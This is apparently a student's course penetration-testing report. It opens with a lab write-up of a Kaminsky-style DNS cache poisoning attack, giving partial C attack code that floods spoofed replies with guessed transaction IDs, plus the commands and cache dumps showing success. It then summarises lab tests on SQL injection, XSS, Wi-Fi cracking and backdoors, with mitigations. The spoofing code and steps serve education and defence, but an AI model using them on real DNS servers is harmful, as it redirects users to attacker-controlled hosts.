
- A DNS cache poisoning attack works by first sending a DNS request which is the "generate_dns_query.py" script to the target local DNS server, then sending a stream of the spoofed DNS replies, which is the "generate_dns_reply.py" script, together with guess DNS query ID(s), to trick the user's local DNS serve into accepting the spoofed reply and cache it. All of these processes are automated by the "attack.c" program.


attack.c | *generate_dns_query.py | generate_dns_reply.py


```c
srand(time(NULL));

// Load the DNS request packet from file
FILE * f_req = fopen("ip_req.bin", "rb");
if (!f_req) {
   perror("Can't open 'ip_req.bin'");
   exit(1);
}
unsigned char ip_req[MAX_FILE_SIZE];
int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

// Load the first DNS response packet from file
FILE * f_resp = fopen("ip_resp.bin", "rb");
if (!f_resp) {
   perror("Can't open 'ip_resp.bin'");
   exit(1);
}
```


```c
printf("name: %s, id:%d\n", name, transid);
//#####################################################################
/* Step 1. Send a DNS request to the targeted local DNS server.
           This will trigger the DNS server to send out DNS queries */

send_dns_request(ip_req, n_req, name);


/* Step 2. Send many spoofed responses to the targeted local DNS server,
           each one with a different transaction ID. */

for (int i = 0; i < 500; i++)
{
  send_dns_response(ip_resp, n_resp, "199.43.133.53", name, transid);
  send_dns_response(ip_resp, n_resp, "199.43.135.53", name, transid);
  transid += 1;
}
//#####################################################################
```


After putting all the necessary scripts in the “volumes” folder, I re-compiled all the necessary scripts to ensure the latest chance are sync up.













```
[05/27/22]seed@VM:~/.../volumes$ ls
attack.c       generate_dns_query.py  ip_req.bin   send_ip_nochange.c
attack-fast.c  generate_dns_reply.py  ip_resp.bin  send_premade_dns.c
[05/27/22]seed@VM:~/.../volumes$ gcc attack.c -o attack
[05/27/22]seed@VM:~/.../volumes$ ls
attack         generate_dns_query.py  ip_resp.bin
attack.c       generate_dns_reply.py  send_ip_nochange.c
attack-fast.c  ip_req.bin             send_premade_dns.c
[05/27/22]seed@VM:~/.../volumes$
```

Next I execute the “attack” executable file to star the automate poisoning DNS attack process.

```
seed-attacker:/volumes
$> ls
attack          generate_dns_query.py  ip_resp.bin
attack-fast.c   generate_dns_reply.py  send_ip_nochange.c
attack.c        ip_req.bin             send_premade_dns.c
seed-attacker:/volumes
$> ./attack
```

```
name: vnwvv, id:12988
name: ylpvv, id:13488
name: swzrf, id:13988
name: ƀʏɾơb, id:14488
name: swzrf, id:13988
name: bxrgh, id:14488
name: ilskb, id:14988
name: qasut, id:15488
name: pqgon, id:15988
name: dmasj, id:16488
name: wlgxe, id:16988
name: nybeg, id:17488
name: lprdz, id:17988
name: vwbpq, id:18488
name: ugicu, id:18988
name: xfhya, id:19488
name: swnyt, id:19988
name: rmtus, id:20488
```

The “attack.c” program first tried to send a DNS request to the targeted local DNS server. This would trigger the DNS server to send out DNS queries and need to wait for the response. While the local DNS server was waiting for the response from authoritative name server, the “attack.c” program flooded the targeted local DNS server with a ton of spoofed DNS replies, each with different query ID, to guess for a correct query ID. If found the correct query ID and the spoofed reply is well formed enough to be accepted by the DNS server before the actual response come, then the DNS server would cache the spoofed reply and thus being poisoned.




To check DNS cache has been poisoned or not, I ran the below rndc dumpdb command. I saw the www.example.com domain in cache, that mean cached had been poisoned – the spoofed DNS reply had been sucessfully accepted by the DNS server.

```
root@df04d189ae7e:/# export PS1="local-dns-server-10.9.0.53:\w\n\$> "
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      861152  A       10.9.0.153
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep example.com /var/cache/bind/dump.db
example.com.            688338  NS      a.iana-servers.net.
                                        20220609012036 20220518213927 35826 example.com.
www.example.com.        688338  A       93.184.216.34
                                        20220608185621 20220519013927 35826 example.com.
local-dns-server-10.9.0.53:/
$>
```

```
$> rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      861013  A       10.9.0.153
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      860907  A       10.9.0.153
example.com.            688159  NS      ns.attacker32.com.
local-dns-server-10.9.0.53:/
$>
```

Finally, I ran the “dig www.example.com” command to confirm that the attack indeed successfully launched. The IP address – “1.2.3.5” is a spoofed IP address that I want the user to be directed to. This means my DNS Cache Poisoning Attack was successfully launched.



SUMMARY

From April to June of 2022, I conducts six different penetration tests on different targets that are predefined by CSS578. The predefined targets includes Metas machine, Aspnet Testaker website, Elgg website, PHP Testsparker website, Wi-Fi network, and DNS server.

In the penetration test for Metas machine, I found all of the target Metas machine's ports of services are open. This vulnerability allows me to inject different backdoors through different port and gain access to the command shell of the machine. Measures that can prevent the exploitation of this security vulnerability include:

- Close all ports that are not business required
- Update your systems to the latest version to remedy known vulnerabilities

In the penetration test for Aspnet Testaker website, I found this website is vulnerable to SQL injection and cross-site scripting (XSS) attack. Measures that can prevent the exploitation of SQL injection vulnerability include:

- Always validate user inputs
- Limit the user input length according to the expected input
- Use parameterized queries (prepared statements) for all the SQL queries
- Use database access layer (DAL) or object relational mapping (ORM)
- Use stored procedure in the database
- Utilize the allow-list for user input. Avoid text entry box for user input as much as possible

Measures that can prevent the exploitation of XSS vulnerability include:

- Encode output according to the output location and context. Please refer to the XSS (Cross Site Scripting) Prevention Cheat Sheet for more details about different output encoding for different context
- Sanitize HTML
- Use appropriate response headers
- Enforce Content Security Policy (CSP)
- Utilize other complementary controls such as cookie attributes and web application firewalls (“Cross Site Scripting”)

In the penetration test for Elgg website, I found this website is vulnerable to XSS attack. Measures that can prevent the exploitation of this vulnerability are the same as above.

In the penetration test for PHP Testsparker, I found various web vulnerabilities with the help of NetSparker Enterprise tool. The following Table 1 is a summary of all critical and high-severity vulnerabilities discovered throughout the penetration testing process, as well as recommendations for how to address them.

Table 1. Summary of Critical to High-Intensity Vulnerabilities

Vulnerability	Intensity	Vulnerability Description	Recommendations
Out-of-date version (Apache)	Critical	A website using an old version Apache server makes it easy for an attacker to utilize well known and easily available exploits to attack the website.	Update Apache to the latest stable version
Out-of-date version (PHP)	Critical	A website using an old version of PHP server makes it easy for an attacker to utilize well known and easily available exploits to attack the website.	Update PHP to the latest stable version
Boolean based SQL injection	Critical	This vulnerability allows an attacker to interfere with the queries that the target website makes to its database and leverage that to perform other	• Always validate user inputs to reject unexpected input • Limit the user input length according to the expected input

		malicious actions such as reading, updating, and deleting arbitrary data/tables from the database or executing commands on the underlying operating system.	• Use parameterized queries (prepared statements) for all the SQL queries • Use database access layer (DAL) or object relational mapping (ORM) • Use stored procedure in the database • Utilize the allow-list for user input. Avoid text entry box for user input as much as possible
Code execution via SSTI (PHP Twig)	Critical	This vulnerability occurs when user-supplied data is embedded inside a template and is evaluated as an expression by Twig which is a template engine for PHP ("Out of Band"), thereby allowing an attacker to execute arbitrary code or system commands.	• Pass user-controlled parameters to the template as template parameters • Sanitize user input before passing it into the templates (Demir, 2022) • Use sandbox

Command injection	Critical	This vulnerability allows an attacker to execute arbitrary commands on the system and leverage that to obtain sensitive data, even worse is that the attacker can execute an entire takeover of the application server or system (Kiprin, 2021).	• Use a trust API to separate commands and parameters • Avoid invoking system commands from the application as much as possible • Always validate user input to ensure the application only execute expected commands • Utilize the allow-list for user input as much as possible. • Make sure users can't get control over the name of an application by using execFile() securely (Kiprin)
Out of band code evaluation (PHP)	Critical	This vulnerability occurs when a web application accepts user input that is interpreted as source code. The input can be arbitrary PHP code or arbitrary	• Validate the input and remove all the character/symbol that could be interpreted as source code

		system commands which when it is executed, the attacker can perform other malicious activities on the target system (“Detailed Scan Report”; “Out-of-Band”).	• Reject user input that may be interpreted as source code
Out-of-date version (Microsoft SQL Server)	Critical	A website using an old version of MySQL server makes it easy for an attacker to utilize well known and easily available exploits to attack the website.	Update MySQL to the latest stable version
Remote file inclusion	Critical	This vulnerability occurs when a web application dynamically reference external scripts, thereby, allowing the attacker to upload files, normally it would be malware file (e.g.,	• Avoid appending of file paths as a variable. File paths should be hard-coded or selected from a small pre-defined list • Validate the inputs so that the application only accepts expected input

		backdoor) to the server ("What Is RFI").	• Limit the input length • Utilize dynamic allow-list for file path as much as possible
Cross-site scripting	High	A cross-site scripting vulnerability is present when an attacker can inject scripting code into pages generated by a web application.	• Encode output according to the output location and context. Please refer to the XSS (Cross Site Scripting) Prevention Cheat Sheet for more details about different output encoding for different context. • Sanitize HTML • Use appropriate response headers • Enforce Content Security Policy (CSP) • Utilize other complementary controls such as cookie attributes and web application firewalls ("Cross Site Scripting")

Database user has admin privileges	High	This vulnerability is presented in a website when the login user has given admin privileges and is able to perform all functionalities in a database server like an admin can do.	• Enforce least privileges policy for all users and applications • Create a database user with the least possible permissions for the application and connect to the database with that user • Use weblogs and application logs to detect like - admin activities
Local file inclusion	High	This vulnerability occur when a web applications allows the user to submit input into files or upload files to the server (“File Inclusion Vulnerabilities”).	• Prevent users from passing input into the file systems and framework API as much as possible • Validate the inputs so that unexpected input should be rejected • Limit the input length • Utilize dynamic allow-list for file path as much as possible

			• Limit the API to allow inclusion only from a directory and directories below it
SVN detected	High	This vulnerability occurs when a user can access the SVN repository file of an web site.	• Avoid leaving SNV repository files on production environments • Implement access control mechanisms to prevent unauthorized access to the SVN repository files if there is a business need to put this file on production environments
Reference: "Detailed Scan Report." *Invicti*, 8 May 2022, PDF download.			

In the Wi-Fi network penetration testing, I was able to obtain the Wi-Fi password by capturing the four-way handshake and performing an offline brute-force password attack. Measures that can thwart hackers from attacking Wi-Fi networks include:

- Use strong, hard-to-guess password
- Disable hardware features that can circumvent passwords such as WPS pin

In the DNS server penetration testing, I discovered that CSS578's DNS server is vulnerable to Kaminsky DNS attack. Measures that can prevent this type of attack include:

- Using the DNS Security Extensions (DNSSEC) protocol
- Implementing end-to-end encryption (E2EE)
- Deploying DNS spoofing detection tools

REFERENCES

Chandel, Raj. "Comprehensive Guide to File Inclusion." *LaptrinhX*, 3 July 2020, https://laptrinhx.com/comprehensive-guide-to-file-inclusion-1671512767/.

"Cross Site Scripting Prevention Cheat Sheet¶." *Cross Site Scripting Prevention - OWASP Cheat Sheet Series*, https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html.

"Detailed Scan Report." *Invicti*, 8 May 2022, PDF download.

Demir, Busra. "A Pentester's Guide to Server Side Template Injection (SSTI): Cobalt Blog." *A Pentester's Guide to Server Side Template Injection (SSTI) | Cobalt Blog*, Cobalt, 5 Apr. 2022, https://www.cobalt.io/blog/a-pentesters-guide-to-server-side-template-injection-ssti.

"File Inclusion Vulnerabilities." *Offensive Security*, https://www.offensive-security.com/metasploit-unleashed/file-inclusion-vulnerabilities/#:~:text=Remote%20File%20Inclusion%20(RFI)%20and,upload%20files%20to%20the%20server.

Kiprin, Borislav. “A Guide to Command Injection - Examples, Testing, Prevention.” *Crashtest Security*, 2 Apr. 2021, https://crashtest-security.com/command-injection/#:~:text=A%20command%20injection%20vulnerability%20allows,the%20application%20server%20or%20system.

“Out-of-Band Attacks [En]: Omer Citak's Blog: Om3rcitak.” *Out-of-Band Attacks [EN] | Omer Citak's Blog | Om3rCitak*, 2019, https://omercitak.com/out-of-band-attacks-en/.

“Out of Band Code Execution via SSTI (PHP Twig).” *Invicti*, https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/out-of-band-code-execution-via-ssti-php-twig/.

“Out of Date PHP Apache Openssl.” *Out Of Date Php Apache Openssl | VAPT Pentesting Services | Cyber Security Whitepapers | Pune Mumbai Hyderabad Delhi Bangalore Ahmedabad Kolkata India Dubai Bahrain Qatar Kuwait Singapore Australia USA UK Germany Croatia Botswana Mauritius*, https://www.valencynetworks.com/kb/out-of-date-php-apache-openssl.html.

“Server Side Template Injection - SSTI Vulnerability.” *RSS*, Wallarm, https://www.wallarm.com/what/server-side-template-injection-ssti-vulnerability.

“SQL Injection Prevention Cheat Sheet.” *SQL Injection Prevention - OWASP Cheat Sheet Series*, https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html.

“What Is RFI: Remote File Inclusion Example & Mitigation Methods: Imperva.” *Learning Center*, 29 Dec. 2019, https://www.imperva.com/learn/application-security/rfi-remote-file-inclusion/.

“What Is SQL Injection? Tutorial & Examples: Web Security Academy.” *What Is SQL Injection? Tutorial & Examples | Web Security Academy*, https://portswigger.net/web-security/sql-injection#:~:text=SQL%20injection%20is%20a%20web,not%20normally%20able%20to%20retrieve.